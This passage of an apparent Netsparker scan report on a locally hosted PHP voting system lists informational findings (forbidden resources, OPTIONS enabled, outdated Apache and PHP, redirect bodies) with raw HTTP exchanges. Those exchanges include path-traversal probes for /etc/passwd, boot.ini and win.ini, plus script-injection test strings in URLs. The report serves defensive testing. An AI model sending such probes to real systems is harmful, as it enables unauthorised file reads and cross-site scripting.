Expires: Thu, 19 Nov 1981 08:52:00 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

location: index.php

Date: Sat, 03 Jun 2023 12:28:02 GMT

Cache-Control: no-store, no-cach

...

iv>

```
<div class="form-group">
    <label for="photo" class="col-sm-3 control-label">Photo:</label>

    <div class="col-sm-9">
        <input type="file" id="photo" name="photo">
    </div>
</div>
<hr>
<div class="form-group">
    <label for="curr_password" class="col-sm-3 control-label">Cur
```

...

45.11. http://localhost/votesystem/admin/votes.php/etc/passwd

**CONFIRMED**

Method	Parameter	Value
GET 	URI-BASED	/etc/passwd

**Input Name**

- photo

**Form target action**

- profile\_update.php?return=passwd

**Request**

```
GET /votesystem/admin/votes.php/etc/passwd HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 15.055 Total Bytes Received : 16992 Body Length : 16653 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:28:09 GMT
Cache-Control: no-store, no-cach
...
v>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

<div class="col-sm-9">
<input type="file" id="photo" name="photo">
</div>
</div>
<hr>
<div class="form-group">
<label for="curr_password" class="col-sm-3 control-label">Curr
...
...
```



## CLASSIFICATION

OWASP Proactive Controls

[C4](#)

ISO27001

[A.8.1.1](#)

# 46. Forbidden Resource

INFORMATION  11

CONFIRMED  1

Netsparker identified a forbidden resource.

Access to this resource has been denied by the web server. This is generally not a security issue, and is reported here for informational purposes.

## Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

## Vulnerabilities

46.1. `http://localhost/votesystem/admin/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00003A)%3C/scRipt%3E`

Method	Parameter	Value
GET 	URI-BASED	'"--></style></scRipt><scRipt>netsparker(0x00003A)</scRipt>

## Certainty



## Request

```
GET /votesystem/admin/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00003A)%3C/scRipt%3E H  
TTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.8339 Total Bytes Received : 483 Body Length : 298 Is Compressed : No

HTTP/1.1 403 Forbidden

Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 298  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:34 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

46.2. http://localhost/votesystem/admin/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00004D)%3C/scRipt%3E

Method	Parameter	Value
GET	⚡	URI-BASED /'"--></style></scRipt><scRipt>netsparker(0x00004D)</scRipt>

## Certainty



## Request

```
GET /votesystem/admin/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00004D)%3C/scRipt%3E H
HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.0142 Total Bytes Received : 483 Body Length : 298 Is Compressed : No

HTTP/1.1 403 Forbidden

```
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 298
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:27:38 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

46.3. http://localhost/votesystem/admin/c:/boot.ini

**CONFIRMED**

Method	Parameter	Value
GET	URI-BASED	c:\boot.ini

## Request

```
GET /votesystem/admin/c:/boot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 2.2208 Total Bytes Received : 483 Body Length : 298 Is Compressed : No

HTTP/1.1 403 Forbidden

```
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 298
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:27:33 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 46.4. http://localhost/votesystem/admin/c:/windows/win.ini

Method	Parameter	Value
GET 	URI-BASED	c:\windows\win.ini

## Certainty



### Request

```
GET /votesystem/admin/c:/windows/win.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 5.4986 Total Bytes Received : 483 Body Length : 298 Is Compressed : No

#### HTTP/1.1 403 Forbidden

```
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 298
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:27:37 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

46.5. http://localhost/votesystem/admin/home.php'%22--%3E%3C/style%3E%3C/scRipt%3E%3Cs  
cRipt%3Enetsparker(0x0001F1)%3C/scRipt%3E

Method	Parameter	Value
GET	URI-BASED	' --></style></scRipt><scRipt>netsparker(0x0001F1)</scRipt>

## Certainty



## Request

```
GET /votesystem/admin/home.php'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0001F1)%3C/scRipt%3E HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.3261 Total Bytes Received : 483 Body Length : 298 Is Compressed : No

HTTP/1.1 403 Forbidden

```
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 298
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:27:46 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 46.6. http://localhost/votesystem/admin/home.phpc:/boot.ini

Method	Parameter	Value
GET 	URI-BASED	c:\boot.ini

### Certainty



### Request

```
GET /votesystem/admin/home.phpc:/boot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 0.9623 Total Bytes Received : 483 Body Length : 298 Is Compressed : No

HTTP/1.1 403 Forbidden

```
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 298
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:27:38 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 46.7. http://localhost/votesystem/admin/home.phpc:/windows/win.ini

Method	Parameter	Value
GET 	URI-BASED	c:\windows\win.ini

### Certainty



### Request

```
GET /votesystem/admin/home.phpc:/windows/win.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.963 Total Bytes Received : 483 Body Length : 298 Is Compressed : No

HTTP/1.1 403 Forbidden

Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 298  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:38 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

46.8. http://localhost/votesystem/admin/index.php'%22--%3E%3C/style%3E%3C/scRipt%3E%3Cs  
cRipt%3Enetsparker(0x0001F5)%3C/scRipt%3E

Method	Parameter	Value
GET	⚡	'"--></style></scRipt><scRipt>netsparker(0x0001F5)</scRipt>

## Certainty



## Request

```
GET /votesystem/admin/index.php%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0001F5)%3C/sc  
Ript%3E HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.249 Total Bytes Received : 483 Body Length : 298 Is Compressed : No

HTTP/1.1 403 Forbidden

```
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 298  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:47 GMT  
  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>403 Forbidden</title>  
</head><body>  
<h1>Forbidden</h1>  
<p>You don't have permission to access this resource.</p>  
<hr>  
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>  
</body></html>
```

## 46.9. http://localhost/votesystem/admin/index.phpc:/boot.ini

Method	Parameter	Value
GET 	URI-BASED	c:\boot.ini

## Certainty

### Request

```
GET /votesystem/admin/index.phpc:/boot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 3.733 Total Bytes Received : 483 Body Length : 298 Is Compressed : No

HTTP/1.1 403 Forbidden

```
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 298
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:27:43 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

46.10. <http://localhost/votesystem/admin/index.phpc:/windows/win.ini>

Method	Parameter	Value
GET 	URI-BASED	c:\windows\win.ini

## Certainty



## Request

```
GET /votesystem/admin/index.phpc:/windows/win.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.3796 Total Bytes Received : 483 Body Length : 298 Is Compressed : No

**HTTP/1.1 403 Forbidden**

Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 298  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:43 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 46.11. http://localhost/votesystem/admin/votes.phpc:/boot.ini

Method	Parameter	Value
GET 	URI-BASED	c:\boot.ini

### Certainty



### Request

```
GET /votesystem/admin/votes.phpc:/boot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 1924.3325 Total Bytes Received : 483 Body Length : 298 Is Compressed : No

**HTTP/1.1 403 Forbidden**

```
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Length: 298
Content-Type: text/html; charset=iso-8859-1
Date: Sat, 03 Jun 2023 12:27:59 GMT

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```



## CLASSIFICATION

OWASP Proactive Controls

[C8](#)

ISO27001

[A.8.1.1](#)

# 47. OPTIONS Method Enabled

INFORMATION  | 1

CONFIRMED  | 1

Netsparker detected that OPTIONSmethod is allowed. This issue is reported as extra information.

## Impact

Information disclosed from this page can be used to gain additional information about the target system.

## Vulnerabilities

### 47.1. http://localhost/votesystem/admin/includes/

**CONFIRMED**

#### Allowed methods

- GET,POST,OPTIONS,HEAD,TRACE

#### Request

```
OPTIONS /votesystem/admin/includes/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/includes/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

#### Response

Response Time (ms) : 17.7624 Total Bytes Received : 203 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Allow: GET,POST,OPTIONS,HEAD,TRACE
Content-Length: 0
Content-Type: httpd/unix-directory
Date: Sat, 03 Jun 2023 16:12:28 GMT
```

## Remedy

Disable OPTIONSmethod in all production systems.

## External References

- [Testing for HTTP Methods and XST \(OWASP-CM-008\)](#)
- [HTTP/1.1: Method Definitions](#)

 CLASSIFICATION	
OWASP 2013	<a href="#">A5</a>
OWASP 2017	<a href="#">A6</a>
CWE	<a href="#">16</a>
CAPEC	<a href="#">107</a>
WASC	<a href="#">14</a>
ISO27001	<a href="#">A.14.1.2</a>

# 48. Out-of-date Version (Apache)

INFORMATION  | 1

Netsparker identified you are using an out-of-date version of Apache.

## Impact

Since this is an old version of the software, it may be vulnerable to attacks.

## Vulnerabilities

### 48.1. <http://localhost/votesystem/admin/home.php>

#### Identified Version

- 2.4.56

#### Latest Version

- 2.4.57 (in this branch)

#### Vulnerability Database

- Result is based on 05/30/2023 20:30:00 vulnerability database content.

## Certainty



## Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

HTTP/1.1 302 Found  
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:17 GMT  
Cache-Control: no-store, no-cache  
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4

X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:2  
...

## Remedy

Please upgrade your installation of Apache to the latest stable version.

### Remedy References

- [Downloading the Apache HTTP Server](#)



## CLASSIFICATION

PCI DSS v3.2	<a href="#"><u>6.2</u></a>
OWASP 2013	<a href="#"><u>A9</u></a>
OWASP 2017	<a href="#"><u>A9</u></a>
CWE	<a href="#"><u>829</u></a>
CAPEC	<a href="#"><u>310</u></a>
HIPAA	<a href="#"><u>164.308(A)(1)(I)</u></a>
OWASP Proactive Controls	<a href="#"><u>C1</u></a>
ISO27001	<a href="#"><u>A.14.1.2</u></a>

# 49. Out-of-date Version (PHP)

## INFORMATION | 1

Netsparker identified you are using an out-of-date version of PHP.

### Impact

Since this is an old version of the software, it may be vulnerable to attacks.

### Vulnerabilities

#### 49.1. <http://localhost/votesystem/admin/home.php>

##### Identified Version

- 8.2.4

##### Latest Version

- 8.2.6 (in this branch)

##### Vulnerability Database

- Result is based on 05/30/2023 20:30:00 vulnerability database content.

### Certainty



### Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

```
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:17 GMT
Cache-Control: no-store, no-cache
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4

X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:2
...
...
```

## Remedy

Please upgrade your installation of PHP to the latest stable version.

### Remedy References

- [Downloading PHP](#)



## CLASSIFICATION

PCI DSS v3.2	<a href="#"><u>6.2</u></a>
OWASP 2013	<a href="#"><u>A9</u></a>
OWASP 2017	<a href="#"><u>A9</u></a>
CWE	<a href="#"><u>829</u></a>
CAPEC	<a href="#"><u>310</u></a>
HIPAA	<a href="#"><u>164.308(A)(1)(I)</u></a>
OWASP Proactive Controls	<a href="#"><u>C1</u></a>
ISO27001	<a href="#"><u>A.14.1.2</u></a>

# 50. Unexpected Redirect Response Body (Too Large)

INFORMATION

11

Netsparker identified an unexpected redirect response body (too large).

This generally indicates that after redirect the page did not finish the response as it was supposed to.

## Impact

This can lead to serious issues such as authentication bypass in authentication required pages. In other pages it generally indicates a programming error.

## Vulnerabilities

50.1. <http://localhost/votesystem/admin/ballot.php>

## Certainty



### Request

```
GET /votesystem/admin/ballot.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 7.7838 Total Bytes Received : 16706 Body Length : 16367 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

## 50.2. http://localhost/votesystem/admin/ballot\_fetch.php

### Certainty

[REDACTED]

### Request

```
GET /votesystem/admin/ballot_fetch.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/ballot.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

**Response Time (ms) : 6.2917**    **Total Bytes Received : 5548**    **Body Length : 5215**    **Is Compressed : No**

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5215  
Content-Type: text/html; charset=UTF-8  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:29 GMT  
Cache-Control: no-store, no-cache, must-revalidate

50.3. <http://localhost/votesystem/admin/candidates.php>

## Certainty



## Request

```
GET /votesystem/admin/candidates.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 25.7627 Total Bytes Received : 30002 Body Length : 29663 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
